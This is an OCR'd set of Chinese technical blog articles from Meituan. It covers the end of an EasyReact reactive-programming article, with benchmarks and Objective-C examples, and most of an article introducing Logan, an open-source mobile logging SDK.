
1. macOS 安装 GraphViz 工具 `brew install graphviz`
2. 打印 `-[EZRNode graph]` 返回的字符串或者 Debug 期间在 lldb 调用 `-[EZRNode graph]` 获取结果字符串，并输出保存至文件如 `test.dot`
3. 使用工具分析生成图像 `circo -Tpdf test.dot -o test.pdf && open test.pdf`

结果示例：




节点静态图

另外我们还开发了一个带有录屏并且可以动态查看应用程序中所有节点和边的调试工具，后期也会开源。开发中的工具是这样的：




节点动态图

## 响应式编程风格上的统一

EasyReact 帮助我们解决了不少难题，遗憾的是它也不是“银弹”。在实际的项目实施中，我们发现仅仅通过 EasyReact 仍然很难让大家在开发的过程中风格上统一起来。当然它从写法上要比 ReactiveCocoa 上统一了一些，但是构建数据流仍然有着多种多样的方式。

所以我们想到通过一个上层的业务框架来统一风格，这也就是后续衍生项目 EasyMVVM 诞生的原因，不久后我们也会将 EasyMVVM 进行开源。

# EasyReact 和其他框架的对比

EasyReact 从诞生之初，就不可避免要和已有的其他响应式编程框架做对比。下表对几大响应式框架进行了一个大概的对比：

| 项目 | EasyReact | ReactiveCocoa | ReactiveX |
| --- | --- | --- | --- |
| 核心概念 | 图论和面向对象编程 | 函数式编程 | 函数式编程和泛型编程 |
| 传播可变性 | | | |
| 基本变换 | | | |
| 组合变换 | | | |
| 高阶变换 | | | |
| 遍历节点 / 信号 | | | |
| 多语言支持 | Objective-C （其他语言开源计划中） | Objective-C、Swift | 大量语言 |
| 性能 | 较快 | 慢 | 快 |
| 中文文档支持 | | | |
| 调试工具 | 静态拓扑图展示和动态调试工具（开源计划中） | Instrument | |

性能方面，我们也和同样是 Objective-C 语言的 ReactiveCocoa 2.5 版本做了相应的 Benchmark。

## 测试环境

编译平台: macOS High Sierra 10.13.5

IDE: Xcode 9.4.1

真机设备: iPhone X 256G iOS 11.4(15F79)

## 测试对象

1. listener、map、filter、flattenMap 等单阶操作
2. combine、zip、merge 等多点聚合操作
3. 同步操作

其中测试的规模为：

- 节点或信号个数 10 个
- 触发操作次数 1000 次


例如 Listener 方法有 10 个监听者，重复发送值 1000 次。

统计时间单位为 ns。

## 测试数据

重复上面的实验 10 次，得到数据平均值如下：

| name | listener | map | filter | flattenMap | combine | zip | merge | syncWith |
|---|---|---|---|---|---|---|---|---|
| EasyReact | 1860665 | 30285707 | 7043007 | 7259761 | 6234540 | 63384482 | 19794457 | 12359669 |
| ReactiveCocoa | 4054261 | 74416369 | 45095903 | 44675757 | 209096028 | 143311669 | 13898969 | 53619799 |
| RAC:EasyReact | 217.89% | 245.71% | 640.29% | 615.39% | 3353.83% | 226.10% | 70.22% | 433.83% |




性能测试结果

## 结果总结

ReactiveCocoa 平均耗时是 EasyReact 的 725.41%。

EasyReact 的 Swift 版本即将开源，届时会和 RxSwift 进行 Benchmark 比较。

# EasyReact的最佳实践

通常我们创建一个类，里面会包含很多的属性。在使用 EasyReact 时，我们通常会把这些属性包装为 EZRNode 并加上一个泛型。如：

```
// SearchService.h

#import <Foundation/Foundation.h>
#import <EasyReact/EasyReact.h>

@interface SearchService : NSObject

@property (nonatomic, readonly, strong) EZRMutableNode<NSString *> *param;
@property (nonatomic, readonly, strong) EZRNode<NSDictionary *> *result;
@property (nonatomic, readonly, strong) EZRNode<NSError *> *error;

@end
```

这段代码展示了如何创建一个 WiKi 查询服务，该服务接收一个 param 参数，查询后会返回 result 或者 error。以下是实现部分：

```
// SearchService.m

@implementation SearchService

- (instancetype)init {
    if (self = [super init]) {
        _param = [EZRMutableNode new];
        EZRNode *resultNode = [_param flattenMap:^EZRNode * _Nullable(NSString * _Nullable searchParam) {
            NSString *queryKeyWord = [searchParam stringByAddingPercentEncodingWithAllowedCharacters:[NSCharacterSet  URLQuer
yAllowedCharacterSet]];
            NSURL *url = [NSURL URLWithString:[NSString stringWithFormat:@"https://en.wikipedia.org/w/api.php?action=query&ti
tles=%@&prop=revisions&rvprop=content&format=json&formatversion=2", queryKeyWord]];
            EZRMutableNode *returnedNode = [EZRMutableNode new];
            [[NSURLSession sharedSession] dataTaskWithURL:url completionHandler:^(NSData * _Nullable data, NSURLResponse * _N
ullable response, NSError * _Nullable error) {
                if (error) {
                    returnedNode.value = error;
                } else {
                    NSError *serializationError;
                    NSDictionary *resultDictionary = [NSJSONSerialization JSONObjectWithData:data options:0 error:&serializat
ionError];
                    if (serializationError) {
                        returnedNode.value = serializationError;
                    } else if (!([resultDictionary[@"query"][@"pages"] count] && !resultDictionary[@"query"][@"pages"][0][@"m
issing"])) {
                        NSError *notFoundError = [NSError errorWithDomain:@"com.example.service.wiki" code:100 userInfo:@{NSL
ocalizedDescriptionKey: [NSString stringWithFormat:@"keyword '%@' not found.", searchParam]}];
                        returnedNode.value = notFoundError;
                    } else {
                        returnedNode.value = resultDictionary;
                    }
                }
            }];
            return returnedNode;
        }];
        EZRIFResult *resultAnalysedNode = [resultNode if:^BOOL(id  _Nullable next) {
            return [next isKindOfClass:NSDictionary.class];
        }];
        _result = resultAnalysedNode.thenNode;
        _error = resultAnalysedNode.elseNode;
    }
    return self;
}

@end
```

在调用时，我们只需要通过 `listenedBy` 方法关注节点的变化：

```
self.service = [SearchService new];
[[self.service.result listenedBy:self] withBlock:^(NSDictionary * _Nullable next) {
    NSLog(@"Result: %@", next);
}];
[[self.service.error listenedBy:self] withBlock:^(NSError * _Nullable next) {
    NSLog(@"Error: %@", next);
}];

self.service.param.value = @"mipmap"; //should print search result
self.service.param.value = @"420v"; // should print error, keyword not found.
```

使用 EasyReact 后，网络请求的参数、结果和错误可以很好地被分离。不需要像命令式的写法那样在网络请求返回的回调中写一堆判断来分离结果和错误。

因为节点的存在先于结果，我们能对暂时还没有得到的结果构建连接关系，完成整个响应链的构建。响应链构建之后，一旦有了数据，数据便会自动按照我们预期的构建来传递。

在这个例子中，我们不需要显式地来调用网络请求，只需要给响应链中的 param 节点赋值，框架就会主动触发网络请求，并且请求完成之后会根据网络返回结果来分离出 result 和 error 供上层业务直接使

用。

# 对于开源，我们是认真的

EasyReact 项目自立项以来，就励志打造成一个通用的框架，团队也一直以开源的高标准要求自己。整个开发的过程中我们始终保证测试覆盖率在一个高的标准上，对于接口的设计也力求完美。在开源的流程，我们也学习借鉴了 Github 上大量优秀的开源项目，在流程、文档、规范上力求标准化、国际化。

## 文档

除了 中文 README 和 英文 README 以外，我们还提供了中文的说明性质文档：

- 框架概述
- 基本操作
- 内存管理

和英文的说明性质文档：

- Framework Overview
- Basic Operations
- Memory Management

后续帮助理解的文章，也会陆续上传到项目中供大家学习。

另外也为开源的贡献提供了标准的 中文贡献流程 和 英文贡献流程，其中对于 ISSUE 模板、Commit 模板、Pull Requests 模板和 Apache 协议头均有提及。

如果你仍然对 EasyReact 有所不解或者流程代码上有任何问题，可以随时通过提 ISSUE 的方式与我们联系，我们都会尽快答复。

## 行为驱动开发

为了保证 EasyReact 的质量，我们在开发的过程中使用 行为驱动开发 。当每个新功能的声明部分确定后，我们会先编写大量的测试用例，这些用例模拟使用者的行为。通过模拟使用者的行为，以更加接近使用者的想法，去设计这个新功能的 API。同时大量的测试用例也保证了新的功能完成之时，一定是稳定的。

## 测试覆盖率

EasyReact 系列立项之时，就以高质量、高标准的开发原则来要求开发组成员执行。开源之后所有项目使用 codecov.io 服务生成对应的测试覆盖率报告，Easy 系列的框架覆盖率均保证在 95% 以上。

| name | listener |
| --- | --- |
| EasyReact |  |
| | |

| | |
|---|---|
| EasyTuple | codecov 96% |
| EasySequence | codecov 98% |
| EasyFoundation | codecov 100% |

## 持续集成

为了保证项目质量，所有的 Easy 系列框架都配有持续集成工具 Travis CI。它确保了每一次提交，每一次 Pull Request 都是可靠的。

## 展望

目前开源的框架组件只是建立起响应式编程的基石，Easy 系列的初心是为 MVVM 架构提供一个强有力的框架工具。下图是 Easy 系列框架的架构简图：


Archticture

## 未来开源计划

未来我们还有提供更多框架能力，开源给大家：

| 名称 | 描述 |
|---|---|
| EasyDebugToolBox | 动态节点状态调试工具 |
| EasyOperation | 基于行为和操作抽象的响应式库 |
| EasyNetwork | 响应式的网络访问库 |
| | |

| | |
|---|---|
| EasyMVVM | MVVM 框架标准和相关工具 |
| EasyMVVMCLI | EasyMVVM 项目脚手架工具 |

## 跨平台与多语言

EasyReact 的设计基于面向对象，所以很容易在各个语言中实现，我们也正在积极的在 Swift、Java、JavaScript 等主力语言中实现 EasyReact。

另外动态化作为目前行业的趋势，Easy 系列自然不会忽视。在 EasyReact 基于图的架构下，我们可以很轻松的让一个 Objective-C 的上游节点通过一个特殊的桥接边连接到一个 JavaScript 节点，这样就可以让部分的逻辑动态下发过来。

## 结语

数据传递和异步处理，是大部分业务的核心。EasyReact 从架构上用响应式的方式来很好的解决了这个问题。它有效地组织了数据和数据之间的联系， 让业务的处理流程从命令式编程方式，变成以数据流为核心的响应式编程方式。用先构建数据流关系再响应触发的方法，让业务方更关心业务的本质。使广大开发者从琐碎的命令式编程的状态处理中解放出来，提高了生产力。EasyReact 不仅让业务逻辑代码更容易维护，也让出错的几率大大下降。

## 团队介绍

- 成威，项目的发起人，负责美团客户端新技术调研。国内函数式编程、响应式编程的爱好者，多年宣传和布道响应式编程实践并取得一定的成绩。
- 姜沂，项目的主要开发者。
- 秦宏，项目的主要开发者。
- 君阳，项目的早期开发者。
- 思琦，Easy 系列图标设计者，文档和代码翻译者。
- 志宇，参与了大部分的重构设计。
- 恩生，文档和代码翻译者。
- 姝琳，文档和代码翻译者。

## 招聘

招聘时间～美团平台业务研发中心诚招高级 iOS 工程师、技术专家。欢迎投递简历到 zangchengwei#meituan.com。一起共建 Easy 系列。

# Logan：美团点评的开源移动端基础日志库

作者: 姜腾 立成


## 前言

Logan是美团点评集团移动端基础日志组件，这个名称是Log和An的组合，代表个体日志服务。同时Logan也是“金刚狼”大叔的名号，当然我们更希望这个产品能像金刚狼大叔一样犀利。

Logan已经稳定迭代了一年多的时间。目前美团点评绝大多数App已经接入并使用Logan进行日志收集、上传、分析。近日，我们决定开源Logan生态体系中的存储SDK部分（Android/iOS），希望能够帮助更多开发者合理的解决移动端日志存储收集的相关痛点，也欢迎更多社区的开发者和我们一起共建Logan生态。Github的项目地址参见： https://github.com/Meituan-Dianping/Logan

## 背景

随着业务的不断扩张，移动端的日志也会不断增多。但业界对移动端日志并没有形成相对成体系的处理方式，在大多数情况下，还是针对不同的日志进行单一化的处理，然后结合这些日志处理的结果再来定位问题。然而，当用户达到一定量级之后，很多“疑难杂症”却无法通过之前的定位问题的方式来进行解决。移动端开发者最头疼的事情就是“为什么我使用和用户一模一样的手机，一模一样的系统版本，仿照用户的操作却复现不出Bug”。特别是对于Android开发者来说，手机型号、系统版本、网络环境等都非常复杂，即使拿到了一模一样的手机也复现不出Bug，这并不奇怪，当然很多时候并不能完全拿到真正完全一模一样的手机。相信很多同学见到下面这一幕都似曾相识：

> 用(lao)户(ban)：我发现我们App的XX页面打不开了，UI展示不出来，你来跟进一下这个问题。
>
> 你：好的。

于是，我们检查了用户反馈的机型和系统版本，然后找了一台同型号同版本的手机，试着复现却发现一切正常。我们又给用户打个电话，问问他到底是怎么操作的，再问问网络环境，继续尝试复现依旧未果。最

后，我们查了一下Crash日志，网络日志，再看看埋点日志（发现还没报上来）。

> 你内心OS：奇怪了，也没产生Crash，网络也是通的，但是为什么UI展示不出来呢?

几个小时后……


> 用(lao)户(ban)：这问题有结果了吗?
>
> 你：我用了各种办法复现不出来……暂时查不到是什么原因导致的这个问题。
>
> 用(lao)户(ban)：那怪我咯?
>
> 你：……

如果把一次Bug的产生看作是一次“凶案现场”，开发者就是破案的“侦探”。案发之后，侦探需要通过各种手段搜集线索，推理出犯案过程。这就好比开发者需要通过查询各种日志，分析这段时间App在用户手机里都经历了什么。一般来说，传统的日志搜集方法存在以下缺陷：

- 日志上报不及时。由于日志上报需要网络请求，对于移动App来说频繁网络请求会比较耗电，所以日志SDK一般会积累到一定程度或者一定时间后再上报一次。
- 上报的信息有限。由于日志上报网络请求的频次相对较高，为了节省用户流量，日志通常不会太大。尤其是网络日志等这种实时性较高的日志。
- 日志孤岛。不同类型的日志上报到不同的日志系统中，相对孤立。
- 日志不全。日志种类越来越多，有些日志SDK会对上报日志进行采样。

## 面临挑战

美团点评集团内部，移动端日志种类已经超过20种，而且随着业务的不断扩张，这一数字还在持续增加。特别是上文中提到的三个缺陷，也会被无限地进行放大。




查问题是个苦力活，不一定所有的日志都上报在一个系统里，对于开发者来说，可能需要在多个系统中查看不同种类的日志，这大大增加了开发者定位问题的成本。如果我们每天上班都看着疑难Bug挂着无法解决，确实会很难受。这就像一个侦探遇到了疑难的案件，当他用尽各种手段收集线索，依然一无所获，那种心情可想而知。我们收集日志复现用户Bug的思路和侦探破案的思路非常相似，通过搜集的线索尽可能拼凑出相对完整的犯案场景。如果按照这个思路想下去，目前我们并没有什么更好的方法来处理这些问题。

不过，虽然侦探破案和开发者查日志解决问题的思路很像，但实质并不一样。我们处理的是Bug，不是真实的案件。换句话说，因为我们的“死者”是可见的，那么就可以从它身上获取更多信息，甚至和它进行一次“灵魂的交流”。换个思路想，以往的操作都是通过各种各样的日志拼凑出用户出现Bug的场景，那可不可以先获取到用户在发生Bug的这段时间产生的所有日志（不采样，内容更详细），然后聚合这些日志分析出（筛除无关项）用户出现Bug的场景呢?

## 个案分析

新的思路重心从“日志”变为“用户”，我们称之为“个案分析”。简单来说，传统的思路是通过搜集散落在各系统的日志，然后拼凑出问题出现的场景，而新的思路是从用户产生的所有日志中聚合分析，寻找出现问题的场景。为此，我们进行了技术层面的尝试，而新的方案需要在功能上满足以下条件：

- 支持多种日志收集，统一底层日志协议，抹平日志种类带来的差异。
- 日志本地记录，在需要时上报，尽可能保证日志不丢失。
- 日志内容要尽可能详细，不采样。
- 日志类型可扩展，可由上层自定义。

我们还需要在技术上满足以下条件：


- 轻量级，包体尽量小

- API易用
- 没有侵入性
- 高性能

# 最佳实践

在这种背景下，Logan横空出世，其核心体系由四大模块构成：

- 日志输入
- 日志存储
- 后端系统
- 前端系统




# 日志输入

常见的日志类型有：代码级日志、网络日志、用户行为日志、崩溃日志、H5日志等。这些都是Logan的输入层，在不影响原日志体系功能的情况下，可将内容往Logan中存储一份。Logan的优势在于：日志内容可以更加丰富，写入时可以携带更多信息，也没有日志采样，只会等待合适的时机进行统一上报，能够节省用户的流量和电量。

以网络日志为例，正常情况下网络日志只记录端到端延时、发包大小、回包大小字段等等，同时存在采样。而在Logan中网络日志不会被采样，除了上述内容还可以记录请求Headers、回包Headers、原始Url等信息。

# 日志存储

Logan存储SDK是这个开源项目的重点，它解决了业界内大多数移动端日志库存在的几个缺陷：

- 卡顿，影响性能
- 日志丢失
- 安全性
- 日志分散

Logan自研的日志协议解决了日志本地聚合存储的问题，采用“先压缩再加密”的顺序，使用流式的加密和压缩，避免了CPU峰值，同时减少了CPU使用。跨平台C库提供了日志协议数据的格式化处理，针对大日

志的分片处理，引入了MMAP机制解决了日志丢失问题，使用AES进行日志加密确保日志安全性。Logan核心逻辑都在C层完成，提供了跨平台支持的能力，在解决痛点问题的同时，也大大提升了性能。

为了节约用户手机空间大小，日志文件只保留最近7天的日志，过期会自动删除。在Android设备上Logan将日志保存在沙盒中，保证了日志文件的安全性。

详情请参考： 美团点评移动端基础日志库——Logan

# 后端系统

后端是接收和处理数据中心，相当于Logan的大脑。主要有四个功能：

- 接收日志
- 日志解析归档
- 日志分析
- 数据平台

## 接收日志

客户端有两种日志上报的形式：主动上报和回捞上报。主动上报可以通过客服引导用户上报，也可以进行预埋，在特定行为发生时进行上报（例如用户投诉）。回捞上报是由后端向客户端发起回捞指令，这里不再赘述。所有日志上报都由Logan后端进行接收。

# 日志解析归档

客户端上报的日志经过加密和压缩处理，后端需要对数据解密、解压还原，继而对数据结构化归档存储。

## 日志分析

不同类型日志由不同的字段组合而成，携带着各自特有信息。网络日志有请求接口名称、端到端延时、发包大小、请求Headers等信息，用户行为日志有打开页面、点击事件等信息。对所有的各类型日志进行分析，把得到的信息串连起来，最终汇集形成一个完整的个人日志。

## 数据平台

数据平台是前端系统及第三方平台的数据来源，因为个人日志属于机密数据，所以数据获取有着严格的权限审核流程。同时数据平台会收集过往的Case，抽取其问题特征记录解决方案，为新Case提供建议。

# 前端系统


一个优秀的前端分析系统可以快速定位问题，提高效率。研发人员通过Logan前端系统搜索日志，进入日志详情页查看具体内容，从而定位问题，解决问题。

目前集团内部的Logan前端日志详情页已经具备以下功能：

- 日志可视化。所有的日志都经过结构化处理后，按照时间顺序展示。


- 时间轴。数据可视化，利用图形方式进行语义分析。
- 日志搜索。快速定位到相关日志内容。
- 日志筛选。支持多类型日志，可选择需要分析的日志。
- 日志分享。分享单条日志后，点开分享链接自动定位到分享的日志位置。

Logan对日志进行数据可视化时，尝试利用图形方式进行语义分析简称为时间轴。





每行代表着一种日志类型。同一日志类型有着多种图形、颜色，他们标识着不同的语义。

例如时间轴中对**代码级日志**进行了日志类别的区分：




利用颜色差异，可以轻松区分出错误的日志，点击红点即可直接跳转至错误日志详情。

# 个案分析流程




- 用户遇到问题联系客服反馈问题。
- 客服收到用户反馈。记录Case，整理问题，同时引导用户上报Logan日志。
- 研发同学收到Case，查找Logan日志，利用Logan系统完成日志筛选、时间定位、时间轴等功能，分析日志，进而还原Case“现场”。

- 最后，结合代码定位问题，修复问题，解决Case。

## 定位问题

结合用户信息，通过Logan前端系统查找用户的日志。打开日志详情，首先使用时间定位功能，快速跳转到出问题时的日志，结合该日志上下文，可得到当时App运行情况，大致推断问题发生的原因。接着利用日志筛选功能，查找关键Log对可能出问题的地方逐一进行排查。最后结合代码，定位问题。

当然，在实际上排查中问题比这复杂多，我们要反复查看日志、查看代码。这时还可能要借助一下Logan高级功能，如时间轴，通过时间轴可快速找出现异常的日志，点击时间轴上的图标可跳转到日志详情。通过网络日志中的Trace信息，还可以查看该请求在后台服务详细的响应栈情况和后台响应值。

## 未来规划

- 机器学习分析。首先收集过往的Case及解决方案，提取分析Case特征，将Case结构化后入库，然后通过机器学习快速分析上报的日志，指出日志中可能存在的问题，并给出解决方案建议；
- 数据开放平台。业务方可以通过数据开放平台获取数据，再结合自身业务的特性研发出适合自己业务的工具、产品。

## 平台支持

| Platform | iOS | Android | Web | Mini Programs |
|---|---|---|---|---|
| Support | | | | |

目前Logan SDK已经支持以上四个平台，本次开源iOS和Android平台，其他平台未来将会陆续进行开源，敬请期待。

## 测试覆盖率


由于Travis、Circle对Android NDK环境支持不够友好，Logan为了兼容较低版本的Android设备，目前对NDK的版本要求是16.1.4479499，所以我们并没有在Github仓库中配置CI。开发者可以本地运行测试用例，测试覆盖率可达到80%或者更高。

## 开源计划

在集团内部已经形成了以Logan为中心的个案分析生态系统。本次开源的内容有iOS、Android客户端模块、数据解析简易版，小程序版本、Web版本已经在开源的路上，后台系统，前端系统也在我们开源计划之中。

未来我们会提供基于Logan大数据的数据平台，包含机器学习、疑难日志解决方案、大数据特征分析等高级功能。

最后，我们希望提供更加完整的一体化个案分析生态系统，也欢迎大家给我们提出建议，共建社区。




| Module | Open Source | Processing | Planning |
| --- | --- | --- | --- |
| iOS | | | |
| Android | | | |
| Web | | | |
| Mini Programs | | | |
| Back End | | | |
| Front End | | | |

# 作者简介

